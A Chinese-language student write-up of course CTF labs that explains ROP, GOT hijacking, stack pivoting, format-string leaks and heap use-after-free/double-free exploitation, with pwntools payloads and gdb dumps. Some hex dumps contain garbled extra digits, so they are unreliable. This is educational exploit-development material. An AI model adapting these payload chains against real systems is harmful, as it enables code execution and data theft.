# leak puts got address to calculate libc base address
puts_addr = u64(r.recv(6).ljust(8, b'\x00'))
libc_base = puts_addr - libc.symbols['puts']
libc.address = libc_base
system_addr = libc.symbols['system']

```

5. 現在的問題有兩個，一個是我們要怎麼把`==/bin/sh==`送進去，因為如果直接看binary的gadget沒有`/bin/sh`或是`/sh`的string，不過我們可以直接用同樣的方法，把字串送進去

```

# fetch user input -> /bin/sh\x00
pop_rdi_ret
bss_addr
gets_plt,

```

此時他就會像使用者要輸入，並把我們的輸入丟到bss address

6. 另外一個問題就是我們要怎麼呼叫`==system==`，因為這個binary是動態的，代表一開始沒有link到system的話就不能直接呼叫，因此我們可以利用同樣的方法達到`==got hijacking==`

```
# fetch user input -> system address
pop_rdi_ret
puts_got
gets_plt
```

此時我們可以輸入system的地址，經過這三行後我們就成功把puts got address換成system got address

7. 所有工具都準備好了，接下來只要呼叫puts就可以了，實際上就是呼叫system

```
# system('/bin/sh\x00')
pop_rdi_ret
bss_addr
puts_plt
```

Lab-Stack Pivot

Flag: `flag{Y0u_know_how2L3@k_canAry}`

解題流程與思路

這一題助教是預設我們必須要使用stack pivot的技巧拿到flag，不過沒有時間設定seccomp，所以我們自己假裝只能使用read / write / open這三個syscall

1. checksec + file

```
$ checksec chal
[*] '/mnt/d/NTU/Second Year/Computer
Security/PWN/Lab2/lab_stack_pivot/share/chal'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
$ file chal
chal: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically
linked, BuildID[sha1]=26fa8e6daa97baf7a26596ea91af5703dd932327, for GNU/Linux
3.2.0, not stripped
```

首先可以看到該binary是statically link，所以直覺是利用ROP chain拿到shell，不過仔細看source code會發現BOF的長度顯然不太夠我們蓋成shell，所以需要用到stack pivot的技巧，控制RBP跳到其他的地方繼續寫

2. 找gadget

```
leave_ret = 0x000000000401cfc
pop_rdi_ret = 0x000000000401832
pop_rsi_ret = 0x00000000040f01e
pop_rax_ret = 0x000000000448d27
pop_rdx_ret = 0x00000000040173f
syscall_ret = 0x000000000448280
```

這邊的重點是syscall ret這個gadget，其實他不是syscall完之後直接ret，而是在經過一些判斷才會進到ret，這個可以從gdb看出來


```
gef> x/10i 0x448280
0x448280 <read+16>: syscall
=> 0x448282 <read+18>: cmp    rax,0xffffffffffffffff000
0x448288 <read+24>:  ja     0x4482e0 <read+112>
0x44828a <read+26>:  ret
```

會這樣的原因是我們在ROPgadget中找不到 `syscall` ; `ret` 的gadget，所以助教提示可以直接從 `read / write` 這種function找，這樣syscall完了之後會很快的接到ret，這樣中間的操作才不會太影響我們蓋的rop

3. Construct ROP

首先，我們的流程是

`==main_fn → bss_open → main_fn → bss_open → main_fn → bss_write==`

會這樣的原因是我們只能寫入0x60的空間而已，所以把open / read / write分開寫，而寫完且執行完後會再跳回main_fn，這樣才能讓我們再讀取下一段的ROP payload

0. 寫入的bss_addr和main_fn address

```
bss_addr_open = 0x4c2700
bss_addr_read = 0x4c2800
bss_addr_write = 0x4c2900
main_fn = 0x401ce1
```

1. 先讓rbp跳到bss_open，然後ret到main_fn，接要放到bss_open的payload

```
trash_payload = b'a'*0x20
r.sendline(trash_payload + p64(bss_addr_open) + p64(main_fn))
```

之前的rop chain我們會把RBP一起蓋掉，但現在因為要跳到其他的地方，所以rbp的部分就跳到 `0x4c2700`，然後ret address接main_fn

用gdb跟一下，放完的結果大概是這樣

```
0x00007ffc884f3670|+0x0000: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa" ← $rsp,
$rsi
0x00007ffc884f3678|+0x0008: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
0x00007ffc884f3680|+0x0010: "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
0x00007ffc884f3688|+0x0018: "aaaaaaaaaaaa"
0x00007ffc884f3690|+0x0020: 0x00000000004c2700 → <transmem_list+0> add
BYTE PTR [rax], al ← $rbp
0x00007ffc884f3698|+0x0028: 0x0000000000401ce1 → <main+12> lea rax,
[rbp-0x20]
```

當main_fn執行完leave(`mov rsp , rbp ; pop rbp ;`)的時候，rbp就會指到 `==0x4c2700==`，當我們ret到main_fn時，就可以再次輸入payload放到0x4c2700

2. 觀察main_fn的assembly

```
gef> x/10i &main
0x401cd5 <main>:      endbr64
0x401cd9 <main+4>:    push    rbp
0x401cda <main+5>:    mov     rbp, rsp
0x401cdd <main+8>:    sub     rsp, 0x20
0x401ce1 <main+12>:   lea     rax, [rbp-0x20]
0x401ce5 <main+16>:   mov     edx, 0x80
0x401cea <main+21>:   mov     rsi, rax
0x401ced <main+24>:   mov     edi, 0x0
0x401cf2 <main+29>:   call   0x448270 <read>
0x401cf7 <main+34>:   mov     eax, 0x0
```

從以上的code可以看得出來，我們是跳到0x401ce1，所以rbp會張出0x20的空間，也就是==0x4c2700-0x20=0x4c26e0==，然後read到的內容就會放到這邊來

3. 寫入bss_addr_open

我們的目標是達成==fd = open("/home/chal/flag.txt", 0);==，具體payload如下

```
file_addr = b'/home/chal/flag.txt'.ljust(0x20, b'\x00')
ROP_open = flat(
    # Open file
    # fd = open("/home/chal/flag.txt", 0);
    bss_addr_read,
    pop_rax_ret,    2,
    pop_rdi_ret,    bss_addr_open - 0x20,
    pop_rsi_ret,    0,
    pop_rdx_ret,    0,
    syscall_ret,
    main_fn
)
r.sendline(file_addr + ROP_open)
```

首先原本的0x20就拿來放檔案的位址，不過為甚麼後面還要再接著bss_addr_write呢？就和上面一樣，我們要寫別的rop payload上去，因為原本的位子不夠寫了，所以syscall_ret後接到main_fn，他會讀取我們寫入的rop payload到bss_addr_read的地方

4. 寫入bss_addr_read

我們要達成的目標是==read(fd, buf, 0x30)==，具體payload如下

```
ROP_read = flat(
    # Read the file
    # read(fd, buf, 0x30);
    bss_addr_write,
    pop_rax_ret, 0,
    pop_rdi_ret, 3,
    pop_rsi_ret, bss_addr_read,
    pop_rdx_ret, 0x30,
    syscall_ret,
    main_fn
)
r.sendline(file_addr + ROP_read)
```

5. 寫入bss_addr_write

我們要達成的目標是==write(fd, buf, 0x30)==，具體payload如下

```
ROP_write = flat(
    # write the file
    # write(1, buf, 0x30);
    bss_addr_write,
    pop_rax_ret, 1,
    pop_rdi_ret, 1,
    pop_rsi_ret, bss_addr_read,
    pop_rdx_ret, 0x30,
    syscall_ret,
    0
)
r.sendline(file_addr + ROP_write)
```

...danger

執行的時候如果遇到local端可以run但server爛掉的情況，有可能是raw_input()造成的，可以先註解掉這些東西，如果還是遇到一樣的問題，可以開docker在裡面執行

```
$ docker-compose up -d
$ docker ps
$ docker exec -it {container name} /bin/bash
> apt update; apt upgrade -y; apt install curl binutils vim git gdb python3
python3-pip -y
> pip install pwntools -y
> python3 exp.py
```

...

Lab-FMT

Flag: `flag{www.youtube.com/watch?v=Ci_zad39Uhw}`

解題流程與思路

這一題和之前寫過的FMT題目大同小異，不過有加入%s的觀念在裡面，可以先參考[PicoCTF - flag leak](#)

1. 首先題目會讀取 `/home/cha1/flag.txt` 並寫入到global variable - flag中，所以目標很明確，就是要利用兩次的printf的format string bug讀取到flag，而為甚麼要兩次呢？第一次就是要leak出bss section的base address，或是可以說text section的base address，第二次就是利用該結果實際leak出flag的內容

2. Leak Global Variable的base address

首先直接用gdb跟一下跑到輸入的時候stack上的殘留值

```
0x00007fffffffdd640|+0x0000: 0x000000000000c0000 ← $rsp
0x00007fffffffdd648|+0x0008: 0xffffffff000000008
0x00007fffffffdd650|+0x0010: "aaaabbbb\n" ← $rsi
0x00007fffffffdd658|+0x0018: 0x000000000000000a ("n")
0x00007fffffffdd660|+0x0020: 0x0000000000000040 ("@"?)
0x00007fffffffdd668|+0x0028: 0x0000000000000010
0x00007fffffffdd670|+0x0030: 0x0000000000000000
0x00007fffffffdd678|+0x0038: 0x00000000100000000
0x00007fffffffdd680|+0x0040: 0x0000000000000002
0x00007fffffffdd688|+0x0048: 0x8000000000000006
0x00007fffffffdd690|+0x0050: 0x0000000000000000
```

```

0x00007fffffffdd698|+0x0058: 0x0000000000000000
0x00007fffffffdd6a0|+0x0060: 0x0000000000000000
0x00007fffffffdd6a8|+0x0068: 0x0000000000000000
0x00007fffffffdd6b0|+0x0070: 0x0000000000000000
0x00007fffffffdd6b8|+0x0078: 0x0000000000000000
0x00007fffffffdd6c0|+0x0080: 0x0000000000000000
0x00007fffffffdd6c8|+0x0088: 0x0000000000000000
0x00007fffffffdd6d0|+0x0090: 0x0000000000000000
0x00007fffffffdd6d8|+0x0098: 0x00007ffff7fe48e0 → <dl_main+0> endbr64
0x00007fffffffdd6e0|+0x00a0: 0x000000000000000d ("r")
0x00007fffffffdd6e8|+0x00a8: 0x0000000000000001
0x00007fffffffdd6f0|+0x00b0: 0x0000000000000001
0x00007fffffffdd6f8|+0x00b8: 0x0000000000000001
0x00007fffffffdd700|+0x00c0: 0x0000555555554040 → (bad)
0x00007fffffffdd708|+0x00c8: 0x00007ffff7fe283c → <_dl_sysdep_start+1020>
mov rax, QWORD PTR [rsp+0x58]
0x00007fffffffdd710|+0x00d0: 0x000000000000006f0
0x00007fffffffdd718|+0x00d8: 0x00007ffff7ffdbcb9 → 0xb6a8e220a241e577
0x00007fffffffdd720|+0x00e0: 0x00007ffff7fc1000 → 0x00010102464c457f
0x00007fffffffdd728|+0x00e8: 0x0000010101000000
0x00007fffffffdd730|+0x00f0: 0x0000000000000002
0x00007fffffffdd738|+0x00f8: 0x000000001f8bfbff
0x00007fffffffdd740|+0x0100: 0x00007ffff7ffdbdb9 → 0x000034365f363878
("x86_64")
0x00007fffffffdd748|+0x0108: 0x0000000000000064 ("d")
0x00007fffffffdd750|+0x0110: 0x00000000000001000
0x00007fffffffdd758|+0x0118: 0xb6a8e220a241e500
0x00007fffffffdd760|+0x0120: 0x0000000000000001 ← $rbp
0x00007fffffffdd768|+0x0128: 0x00007ffff7db7d90 →
<__libc_start_call_main+128> mov edi, eax
0x00007fffffffdd770|+0x0130: 0x0000000000000000
0x00007fffffffdd778|+0x0138: 0x00005555555551e9 → <main+0> endbr64

```

可以看到最後一個數值就是text段的殘留值，而且距離輸入的地方有一點距離(0x138)所以應該不會被蓋到。

接著查看vmmap的分布就可以知道他的offset為多少

```

[ Legend: Code | Heap | Stack ]
Start          End          Offset          Perm Path
0x0000555555554000 0x0000555555555000 0x0000000000000000 r--
/mnt/d/NTU/Second Year/Computer Security/PWN/Lab2/lab_fmt_leak/share/cha1
0x0000555555555000 0x00005555555556000 0x00000000000001000 r-x
/mnt/d/NTU/Second Year/Computer Security/PWN/Lab2/lab_fmt_leak/share/cha1
0x00005555555556000 0x00005555555557000 0x00000000000002000 r--
/mnt/d/NTU/Second Year/Computer Security/PWN/Lab2/lab_fmt_leak/share/cha1
0x00005555555557000 0x00005555555558000 0x00000000000002000 r--
/mnt/d/NTU/Second Year/Computer Security/PWN/Lab2/lab_fmt_leak/share/cha1

```

```

gef> p/x 0x00005555555551e9-0x0000555555554000
$8 = 0x11e9
gef> p &flag
$9 = (<data variable, no debug info> *) 0x555555558040 <flag>
gef> p/x 0x555555558040-0x0000555555554000
$10 = 0x4040

```

從以上結果得知，leak出來的位址，他距離base address的offset是0x11e9，而flag的位置在0x555555558040，他的offset就是0x4040

3. Construct Payload

經過換算 $(0x00007fffffd778 - 0x00007fffffd640)/8 + 6 = 45$ ，這樣我們就可以把該位置的value leak出來

```
payload = b'%p.' * (39 + 6) + b'\n'
```

4. Calculate Flag Address

```
text_offset = 0x11e9
flag_offset = 0x4040
text_addr = int(r.recvline().split(b'.')[-2], 16)
text_base = text_addr - text_offset
flag_addr = text_base + flag_offset
```

5. Write Flag Address to Stack

做這一步的意思是因為flag本身不在stack上，他是在其他section上，所以我們只能用%s讓他讀flag address指向的value，但首先我們要利用BOF的漏洞寫上flag address，再利用FMT讀出來，這個地方和上課時助教寫的不太一樣，其實不需要這麼的麻煩，利用k\$就可以指定要讀取哪一個stack value，所以以下的payload中出現的18, 0x50是有連動關係的，且可以自定義，但不建議寫的太近(距離我們輸入的stack address)，因為有可能最後被不明原因而蓋掉

```
payload = b'%18$s'
payload = payload.ljust(0x50, b'\x00')
payload += p64(flag_addr)
```

實際寫上stack後會變成

```
0x00007fff99758830|+0x0000: 0x000000000000c0000 ← $rsp
0x00007fff99758838|+0x0008: 0xfffffffff00000008
0x00007fff99758840|+0x0010: 0x00000007324383125 ("%18$s"? ) ← $rsi
0x00007fff99758848|+0x0018: 0x00000000000000000
0x00007fff99758850|+0x0020: 0x00000000000000000
0x00007fff99758858|+0x0028: 0x00000000000000000
0x00007fff99758860|+0x0030: 0x00000000000000000
0x00007fff99758868|+0x0038: 0x00000000000000000
0x00007fff99758870|+0x0040: 0x00000000000000000
0x00007fff99758878|+0x0048: 0x00000000000000000
0x00007fff99758880|+0x0050: 0x00000000000000000
0x00007fff99758888|+0x0058: 0x00000000000000000
0x00007fff99758890|+0x0060: 0x000055e273743040 → <flag+0> add BYTE PTR
[rax], a1
```

可以稍微手動算一下，0x00007fff99758890|+0x0060以fmt的角度來說就是5+13=18，代表他是第18個，此時我們就拿到flag了

∴spoiler TA的payload version

```
payload = b'%p' * 0x17 + b'.' + b'%s'
payload = payload.ljust(0x80, b'\x00')
payload += p64(flag_addr)
```

...

HW-HACHAMA

Flag: `flag{https://www.youtube.com/watch?`

`v=qbEdlmzQftE&list=PLQoA24ikdy_lqxvb6f70g1xTmj2u-G3NT&index=1}`

解題流程與思路

...warning

切記題目用read接，所以不需要null byte做結尾，另外題目使用的libc是ubuntu 22.04.2的版本，所以可以用docker把libc資料撈出來，再針對這個做應用

...

這一題我覺得出的很好，有很特別的exploit，也需要用到很多前兩周學會的幾乎所有技能，包含BOF / return 2 libc / stack pivot / ROP等等

1. ==漏洞在哪裡???==

首先，乍看之下會不知道這個洞在哪裡，不過多try幾次或是跟一下動態會發現，他做的事情會蓋到原本==n2==的數值，導致我們之後可以輸入更多的東西

詳細來說就是：

因為在#61的地方輸入的東西被存到local variable name，而在#63會被copy到global variable ==msg==，並且和 hachamachama 合併在一起，如果一開始我們輸入的東西是20個字元，而concatenate的 hachamachama 總共13個字元，加起來就已經是==33==個字元，但如下圖所示，msg一開始的大小就被限制在32 bytes，也就是說他會蓋到後面n2的值

```
gef> x/10gx 0x56533b4ec150
0x56533b4ec150: 0x0000000000000000      0x0000000000000000
0x56533b4ec160 <msg>: 0x0000000000000000      0x0000000000000000
0x56533b4ec170 <msg+16>: 0x0000000000000000      0x0000000000000000
0x56533b4ec180 <n2>: 0x0000000000000030      0x0000000000000000
0x56533b4ec190: 0x0000000000000000      0x0000000000000000
```

從下圖可以看出來，因為長度超過的關係，原本 hachamachama 的最後一個字元，也就是0x61往後蓋到n2的值，這代表我們在往後的地方可以多加利用

```
gef> x/10gx 0x56533b4ec150
0x56533b4ec150: 0x0000000000000000      0x0000000000000000
0x56533b4ec160 <msg>: 0x6161616161616161      0x6161616161616161
0x56533b4ec170 <msg+16>: 0x6361682061616161      0x6d616863616d6168
0x56533b4ec180 <n2>: 0x0000000000000061      0x0000000000000000
0x56533b4ec190: 0x0000000000000000      0x0000000000000000
```

2. 知道漏洞在哪裡之後，我們就可以利用這個洞，把stack的東西leak出來

```
payload = b'HACHAMA'.ljust(0x8, b'\x00')
r.send(payload)
result = r.recv(0x61)
log.info("[-----Stack Info-----]")
for i in range(12):
    log.info(hex(u64(result[i * 8:i * 8 + 8])))
log.info("[-----Stack Info-----]")

canary = u64(result[7 * 8:7 * 8 + 8])
libc_start_main = u64(result[9 * 8:9 * 8 + 8]) - 0x80
libc_base_addr = libc_start_main - 0x29d90 + 0x80
main_fn_addr = u64(result[11 * 8:11 * 8 + 8])
code_segment_base = main_fn_addr - 0x331
```

```
log.success(f'Canary = {hex(canary)}')
log.success(f'libc start main base = {hex(libc_start_main)}')
log.success(f'libc base addr = {hex(libc_base_addr)}')
log.success(f'Main Function Address = {hex(main_fn_addr)}')
log.success(f'Code Segment = {hex(code_segment_base)}')
```

3. 有了canary / libc base 和code segment base / main function address，就可以來搞事了，初步的想法是直接寫一個open / read / write的syscall(因為seccomp的關係導致我們的操作極其有限)，不過因為我們也只是多了0x31的空間可以寫ROP，代表一定沒辦法把所有的shellcode都寫上去，這時候就需要用到stack pivot的技術，開一個相對大的空間繼續我們的作業，但就像@ccccc說的

stack pivot只是把你的stack用到其他地方而已，並不會因為你換了stack的位置你就能overflow比較多

所以比較正確的觀念是，我先利用多出來的0x31把可以用的空間開大，再寫gadget，會比較方便，如果是像lab那樣每一個步驟都切成一個stack pivot的話也不現實，因為一個操作所需要的空間一定大於0x31，隨便舉個例子，如果是open→`fd = open("/home/cha1/flag.txt", 0);`，全部的payload如下：

```
payload = b'/home/cha1/flag.txt'.ljust(0x38, b'\x00')
payload += flat(
    canary,
    0,
    pop_rax_ret, 2,
    pop_rdi_ret, bss_addr_flag - 0x40,
    pop_rdx_rbx_ret, 0, 0,
    pop_rsi_ret, 0,
    syscall_ret
)
```

最少也需要0x98的空間，所以擴大可以寫的空間是必要的，但我還是稍微嘮叨一下，一開始我的想法是直接把n2的數值改掉，這樣就可以解決上述的問題，但實際操作會發現這也不現實，因為payload也會過長，如下

```
payload = b'a' * 0x38
payload += flat(
    canary,
    rbp,
    pop_rdi_ret, n2_addr,
    pop_rdx_ret, 0x200,
    mov_qword_ptr_rdi_rdx_ret,
    main_fn_addr + 291,
)
```

這樣最少也需要0x78的空間，比起最大值的0x61還差蠻多的，所以昨天就想了超久怎麼解決這個問題

4. 解決空間大小的問題

這個要回到動態實際執行的時候是怎麼呼叫的(如下圖)，這一題有趣的地方在這邊，理論上我們是回到main+291，讓他fetch n2的值給RAX，但如果我直接跳到main+298，並且利用rop把rax變大，是不是也有一樣的效果

```
gef> x/50i 0x56533b4e9436
=> 0x56533b4e9436 <main+261>: lea rax,[rip+0x2d23] # 0x56533b4ec160 <msg>
0x56533b4e943d <main+268>: mov rdi,rax
0x56533b4e9440 <main+271>: call 0x56533b4e9110 <puts@plt>
0x56533b4e9445 <main+276>: lea rax,[rip+0xbd6] # 0x56533b4ea022
0x56533b4e944c <main+283>: mov rdi,rax
0x56533b4e944f <main+286>: call 0x56533b4e9110 <puts@plt>
0x56533b4e9454 <main+291>: mov rax,QWORD PTR [rip+0x2d25] # 0x56533b4ec180 <n2>
0x56533b4e945b <main+298>: mov rdx,rax
0x56533b4e945e <main+301>: lea rax,[rbp-0x40]
0x56533b4e9462 <main+305>: mov rsi,rax
0x56533b4e9465 <main+308>: mov edi,0x0
0x56533b4e946a <main+313>: call 0x56533b4e9160 <read@plt>
0x56533b4e946f <main+318>: lea rax,[rbp-0x40]
0x56533b4e9473 <main+322>: lea rdx,[rip+0xbb6] # 0x56533b4ea030
0x56533b4e947a <main+329>: mov rsi,rdx
0x56533b4e947d <main+332>: mov rdi,rax
0x56533b4e9480 <main+335>: call 0x56533b4e9170 <strcmp@plt>
0x56533b4e9485 <main+340>: test eax,eax
0x56533b4e9487 <main+342>: jne 0x56533b4e94a6 <main+373>
0x56533b4e9489 <main+344>: mov rax,QWORD PTR [rip+0x2cf0] # 0x56533b4ec180 <n2>
```

```
extend_payload = flat(
    canary,
    bss_addr_flag,
    pop_rax_ret, 400,
    main_fn_addr + 298,
)
```

此時我們就不需要那麼多的gadget幫助完成該目標

4. 剩下的open / read / write就和lab差不多

:::success

截至目前為止，我們的流程是

1. 設法利用overflow改變n2的數值，使我們能夠輸入更多shell code
 2. 先利用第一次的write輸入stack上的重要資訊
 3. 因為n2空間還是太小，所以我們需要先擴大能夠寫入的空間，也就是先利用第一次的stack pivot把shellcode寫上去→main+291
 4. 執行shellcode後，使rax變大再跳回去main+298
 5. 寫入真正的open / read / write讀出flag
- ...

:::warning

注意事項:


1. canary

因為他有開stack protection，所以一定要對好canary在stack上的位置，可以用動態去看，依照這一題的狀況，他是會在rbp+0x40的地方

2. libc version

這一題因為要leak libc的base address，並且利用ROP gadget達到syscall的目的，所以一定要確定remote server使用的版本是哪一個，光知道大的版本號是有可能會失敗的，因為像我local端到最後有成功，但跑在remote就爛掉了，和@David學長討論過後的結果就是libc version有問題，實際用docker去看彼此的差異就會發現，右邊是我的→22.04.3，而左邊是實際remote的docker開出來的結果→22.04.2，所以我的作法是把docker中的東西拉出來再使用，包含在local端使用以及找

gadget



```
root@0fe14cb5aa52:/# lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.2 LTS
Release:        22.04
Codename:       jammy
root@0fe14cb5aa52:/#

/mnt/d/NTU/Se/Computer Security/P/Hw2/HACHAMA | mast
er !5 ?3
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.3 LTS
Release:        22.04
Codename:       jammy
/mnt/d/NTU/Se/Computer Security/P/Hw2/HACHAMA | mast
er !5 ?3
```

```
$ docker cp /lib/x86_64-linux-gnu/libc.so.6 /mnt/d/Downloads/
```

3. IO problem

這個問題也是很弔詭，會發現我在最後一個send之前還有一個raw_input()，如果拿掉的話在remote一樣會爛掉，這有可能是IO之類的問題，但總之一定要加

...

Lab-UAF

Flag: `flag{https://www.youtube.com/watch?v=CUSUhXqThjY}`

解題流程與思路

這是個經典的表單題，總共有四種command(註冊entity / 刪除entity / 設定entity name / 觸發entity function pointer)，這種題目因為格局比較大，所以我都會先看哪裡有malloc或是free，首先

- ==註冊entity==→malloc
- ==設定entity name==→malloc
- ==刪除entity==→free

然後觀察一下題目一開始會給我們system的地址，和一開始的heap address，並且最後可以觸發entity的function pointer，所以目標很清楚

==設法把function pointer的地址改成system，並且event的部分改成儲存 /sh\x00 的地址==

最後只要trigger就會自動開一個shell給我們

根據background，我們要利用的漏洞就是最後一個，也就是利用相同的大小，把已經free掉的部分拿回來加已利用

1. 先註冊兩個entity(0和1) · 第0個是要利用的部分

```
gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x560bb11252f0 (size : 0x20d10)
      last_remainder: 0x0 (size : 0x0)
      unsortbin: 0x0
gef> 0x560bb11252f0-0x60
Undefined command: "0x560bb11252f0-0x60". Try "help".
gef> x/30gx 0x560bb11252f0-0x60
0x560bb1125290: 0x0000000000000000 0x0000000000000021
0x560bb11252a0: 0x0000000000000000 0x0000000000000000
0x560bb11252b0: 0x0000000000000000 0x0000000000000021
0x560bb11252c0: 0x0000000000000000 0x0000560bb0f09074
0x560bb11252d0: 0x0000560bb0f08249 0x0000000000000021
0x560bb11252e0: 0x0000000000000000 0x0000560bb0f09074
0x560bb11252f0: 0x0000560bb0f08249 0x00000000000020d11
0x560bb1125300: 0x0000000000000000 0x0000000000000000
0x560bb1125310: 0x0000000000000000 0x0000000000000000
```

一開始題目創的

Entity 0

Entity 1

2. 把/sh\x00 寫上entity

```
gef> x/30gx 0x560bb11252f0-0x60
0x560bb1125290: 0x0000000000000000 0x0000000000000021
0x560bb11252a0: 0x0000000000000000 0x0000000000000000
0x560bb11252b0: 0x0000000000000000 0x0000000000000021
0x560bb11252c0: 0x0000000000000000 0x0000560bb0f09074
0x560bb11252d0: 0x0000560bb0f08249 0x0000000000000021
0x560bb11252e0: 0x0000560bb1125300 0x0000560bb0f09074
0x560bb11252f0: 0x0000560bb0f08249 0x0000000000000021
0x560bb1125300: 0x0000000000a006873 0x0000000000000000
0x560bb1125310: 0x0000000000000000 0x00000000000020cf1
0x560bb1125320: 0x0000000000000000 0x0000000000000000
0x560bb1125330: 0x0000000000000000 0x0000000000000000
0x560bb1125340: 0x0000000000000000 0x0000000000000000
0x560bb1125350: 0x0000000000000000 0x0000000000000000
0x560bb1125360: 0x0000000000000000 0x0000000000000000
0x560bb1125370: 0x0000000000000000 0x0000000000000000
gef> x/s 0x560bb1125300
0x560bb1125300: "sh"
```

3. 刪除entity 0

```
gef> heapinfo
(0x20) fastbin[0]: 0x0
(0x30) fastbin[1]: 0x0
(0x40) fastbin[2]: 0x0
(0x50) fastbin[3]: 0x0
(0x60) fastbin[4]: 0x0
(0x70) fastbin[5]: 0x0
(0x80) fastbin[6]: 0x0
(0x90) fastbin[7]: 0x0
(0xa0) fastbin[8]: 0x0
(0xb0) fastbin[9]: 0x0
      top: 0x560bb1125310 (size : 0x20cf0)
      last_remainder: 0x0 (size : 0x0)
      unsortbin: 0x0
(0x20) tcache_entry[0](1): 0x560bb11252c0
gef> x/30gx 0x560bb11252f0-0x60
0x560bb1125290: 0x0000000000000000 0x0000000000000021
0x560bb11252a0: 0x0000000000000000 0x0000000000000000
0x560bb11252b0: 0x0000000000000000 0x0000000000000021
0x560bb11252c0: 0x00000000560bb1125 0x5c5920283a9d4905
0x560bb11252d0: 0x0000560bb0f08249 0x0000000000000021
0x560bb11252e0: 0x0000560bb1125300 0x0000560bb0f09074
0x560bb11252f0: 0x0000560bb0f08249 0x0000000000000021
0x560bb1125300: 0x000000000a006873 0x0000000000000000
0x560bb1125310: 0x0000000000000000 0x00000000000020cf1
```

4. 設定system的function pointer

這要特別說明，前面三個步驟都算是正常的步驟，而如果我們設定entity的name，此時系統會malloc一塊空間寫我們輸入的entity name，以這一題來說就會是entity 0(只要大小設定的一樣就好)，因此我們可以寫入包含system address和 `/sh\x00` 的位置，最後再以entity 0的身分trigger該function pointer就可以拿到shell了

以entity 0來說就是event

以entity 0來說就是event_handle

```
gef> x/30gx 0x560bb11252f0-0x60
0x560bb1125290: 0x0000000000000000 0x0000000000000021
0x560bb11252a0: 0x0000000000000000 0x0000000000000000
0x560bb11252b0: 0x0000000000000000 0x0000000000000021
0x560bb11252c0: 0x00000000560bb1125 0x5c5920283a9d4905
0x560bb11252d0: 0x0000560bb0f08249 0x0000000000000021
0x560bb11252e0: 0x0000560bb1125300 0x0000560bb0f09074
0x560bb11252f0: 0x0000560bb0f08249 0x0000000000000021
0x560bb1125300: 0x000000000a006873 0x0000000000000000
0x560bb1125310: 0x0000000000000000 0x00000000000020cf1
0x560bb1125320: 0x0000000000000000 0x0000000000000000
0x560bb1125330: 0x0000000000000000 0x0000000000000000
```

一開始題目给的

Entity 1 name(原Entity 0)

Entity 1

Entity 1 name(/sh\x00)

```
gef> x/gx 0x00007f706a449d70
0x7f706a449d70 <__libc_system>: 0x74ff8548fa1e0ff3
gef> x/s 0x560bb1125300
0x560bb1125300: "sh"
```

5. 最後我們再利用entity 0的名義，trigger function pointer，就拿到shell了

Lab-Double Free

Flag: `flag{a_iU8YeH944}`

解題流程與思路

:::warning

Run On Ubuntu 20.04

...

這一題有很多種方式可以拿到shell，不過原理都是一樣的，前置作業都是一樣的，也就是要利用UAF去leak出libc address，接著算出 `__free_hook` 以及 `system` 的位址，接著想辦法把 `system` 寫到 `__free_hook` 的位址，此時就有兩種方式可以寫，一種是利用此次學到的double free，把值寫到最後一個在tcache的free chunk，蓋掉他的fd，接著就可以用add_note把tcache的值要回來，並寫system的地址進到__free_hook；另一種方式就比較簡單，也就是把free chunk的fd利用UAF的特性改掉，並且直接add_note把東西從tcache要回來，之後就一樣寫system_addr，後free掉一個帶有/bin/sh的chunk，此時就會開一個shell給我們了

前置作業: Leak Libc Address

關於這一點可以參考[如何用UAF leak libc address?](#)，方法都一樣，首先要想辦法讓free chunk進到unsorted bin中(最簡單的方法就是設定超過0x410的空間)，接著因為malloc的時候沒有實作清空原本的資料，導致我們可以leak其中有關libc section的資訊。底下的設定意思是我們先設定三個notes，#14的意思是不要讓#13被free掉的時候被consolidate用的，接著我們把前兩個free掉，結果如下

```
gef> heapinfo
(0x20)    fastbin[0]: 0x0
(0x30)    fastbin[1]: 0x0
(0x40)    fastbin[2]: 0x0
(0x50)    fastbin[3]: 0x0
(0x60)    fastbin[4]: 0x0
(0x70)    fastbin[5]: 0x0
(0x80)    fastbin[6]: 0x0
(0x90)    fastbin[7]: 0x0
(0xa0)    fastbin[8]: 0x0
(0xb0)    fastbin[9]: 0x0
          top: 0x55e1f20dbf60 (size : 0x200a0)
          last_remainder: 0x0 (size : 0x0)
          unsortbin: 0x55e1f20db2d0 (size : 0x860)
```

會發現#12和#13被consolidate在一起了，接著我們看其中的一些資訊

```
gef> x/10gx 0x55e1f20db2d0
0x55e1f20db2d0: 0x0000000000000000      0x0000000000000861
0x55e1f20db2e0: 0x000007f639169cbe0      0x000007f639169cbe0
0x55e1f20db2f0: 0x0000000000000000      0x0000000000000000
0x55e1f20db300: 0x0000000000000000      0x0000000000000000
0x55e1f20db310: 0x0000000000000000      0x0000000000000000
```

